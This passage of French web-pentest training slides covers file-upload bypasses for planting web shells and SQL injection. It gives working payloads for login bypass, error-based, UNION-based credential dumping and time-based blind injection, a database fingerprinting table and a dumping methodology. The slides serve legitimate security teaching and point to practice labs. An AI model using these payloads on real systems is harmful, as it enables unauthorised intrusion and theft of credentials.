- Essayer d'upload un Web Shell (ex : PHP Web Shell)
  - Vérifier la validation du type de fichier via Content-Type
  - Vérifier le blacklistage insuffisant des extensions de fichiers (on bloque “.php” mais pas “.php2”, “php3”, etc.).
  - Bypass les file extensions via des techniques d’obfuscation (null byte)
  - etc.

Autres techniques de bypass :

- Payload All The Things - Upload Insecure Files


FILE UPLOAD - RESSOURCES

File Upload Vulnerabilities Labs



SQL INJECTION

4 SQL1 - QU'EST CE QUE SQL (Structured Query Language)



Un langage utilisé pour interagir avec une base de données. Il est exécuté côté serveur, par le moteur de la base de données.

Les requêtes à connaitre :

- SELECT - Pour lire des données :

```
SELECT * FROM utilisateurs;
```

Result

id	name	email	age	city
1	John Doe	john.doe@example.com	30	New York
2	Jane Smith	jane.smith@example.com	16	London
3	Alex Lee	alex.lee@example.com	35	Paris

4 SQLI - QU'EST CE QUE SQL (Structured Query Language)

- WHERE - Pour ajouter des conditions spécifiques:

```sql
SELECT * FROM utilisateurs WHERE age>18;
```

Result

```
+----+---------+-----------------------+-----+----------+
| id |   name  |         email         | age |   city   |
+----+---------+-----------------------+-----+----------+
|  1 | John Doe | john.doe@example.com  |  30 | New York |
|  3 | Alex Lee | alex.lee@example.com  |  35 | Paris    |
+----+---------+-----------------------+-----+----------+
```


- OR et AND - Opérateurs logiques:

```sql
SELECT * FROM utilisateurs WHERE age > 18 AND city = Paris OR city = Marseille
```

Result

```
+----+---------+-----------------------+-----+------+
| id |   name  |         email         | age | city |
+----+---------+-----------------------+-----+------+
|  3 | Alex Lee | alex.lee@example.com  |  35 | Paris|
+----+---------+-----------------------+-----+------+
```

4 QU'EST CE QU'UNE SQLI



4 QU'EST CE QU'UNE SQLI - EXEMPLE

Interface de connexion :

Requête côté base de données :

```
SELECT * FROM users WHERE username = 'INPUT' AND password = 'INPUT';
```


Payload entré par l'attaquant dans username :

```
' OR 1=1 --
```

Requête malveillante bypassant le login :

```
SELECT * FROM users WHERE username = '' OR 1=1 -- ' AND password = 'INPUT';
```

4 LES TYPES DE SQLI



IN-BAND SQLI

L’In-Band SQLi est une forme d’injection SQL où l’attaquant utilise le même canal de communication pour envoyer la charge malveillante et récupérer les données extraites.

Error Based

L'attaquant exploite le fait que le serveur de base génère des messages d’erreur.

Requête vulnérable côté serveur :

```
SELECT title FROM posts WHERE id = '$id';
```

Payload provoquant une erreur :

```
www.random.com/app.php?id='
```

Réponse :

```
You have an error in your SQL sytax, check the manual that corresponds to your
MySQL server version…
```

IN-BAND SQLI

Union Based

L’attaquant ajoute une requête via UNION pour faire afficher à l’application des données issues d’autres tables.

Requête vulnérable côté serveur :

```
SELECT title, content FROM posts WHERE id = '$id';
```

Payload provoquant l’affichage de données sensibles :

```
<id> = ' UNION SELECT username, password FROM users --
```

Conditions pour que l’UNION fonctionne :

- Même nombre de colonnes entre les requêtes.
- Types de données compatibles colonne par colonne.

4 BLIND SQLI

L’application ne renvoie ni les résultats de la requête ni les messages d’erreur.
L’attaquant ne peut donc pas voir directement les données de la base dans la réponse HTTP.

Time Based

Requête vulnérable côté serveur :

```sql
SELECT * FROM users WHERE id = '$i';
```

Payload provoquant un délai si le user admin existe :

```sql
<id> = 1' AND IF((SELECT COUNT(*) FROM users WHERE username='admin') > 0, SLEEP(5), 0) --
```

Boolean Based

La page retourne un résultat différent selon que la requête renvoie un résultat VRAI ou FAUX

Dans les deux cas on va chercher à automatiser le dump de la BDD via un script python

SQLI - MÉTHODOLOGIE

1) Trouver le point d'injection
Injecter là ou l'utilisateur peut entrer/modifier de la donnée (forms, url, paramètre POST ect) des ', ", --
On peut aussi essayer le classique OR 1=1 ou AND 1=2
Ou mettre du délai avec SLEEP(10), des BLOB ect .

2) Trouver le type de database

Database	Payload
Oracle	`SELECT banner FROM v$version` `SELECT version FROM v$instance`
Microsoft	`SELECT @@version`
PostgreSQL	`SELECT version()`
MySQL	`SELECT @@version`

3) Dump le nom des tables
4) Dump le nom des colonnes
5) Dump le contenu
6) Se rendre compte que tout était faisable en une seule ligne avec SQLMap

SQLI - DÉMONSTRATION

Exercice 1 : Login Bypass

Exercice 2 : UNION SQLI

Exercice 3 : Error Based complexe

SQLI - RESSOURCES UTILES

PortsWigger - SQLI Labs

Challenges RootMe Web Serveur :

SQL injection - Authentification
SQL injection - Authentification - GBK
SQL injection - String
SQL injection - Numérique
SQL Injection - Routed
SQL Truncation
SQL injection - Error
SQL injection - Insert
SQL injection - Lecture de fichiers
SQL injection - Time based
SQL injection - En aveugle
SQL Injection - Second Order
SQL injection - Contournement de filtres

RESSOURCES WEB

RESSOURCES WEB

- Portswigger Labs - Labs et cours sur toutes les vulnerabilités Web (meilleur site pour apprendre le pentest web)
- RootMe - Catégories : Web Serveur & Web Client
- Chaines Youtube
  - Rana Khalil
  - PwnFunction
  - TCMSecurityAcademy
  - NahamSec - Bug Bounty
- Cours débutant sur TryHackMe pour avoir les bases + vulnérabilités les + connues :
  - Niveau facile : https://tryhackme.com/r/path/outline/web
  - Niveau intermédiaire : https://tryhackme.com/r/path/outline/webapppentesting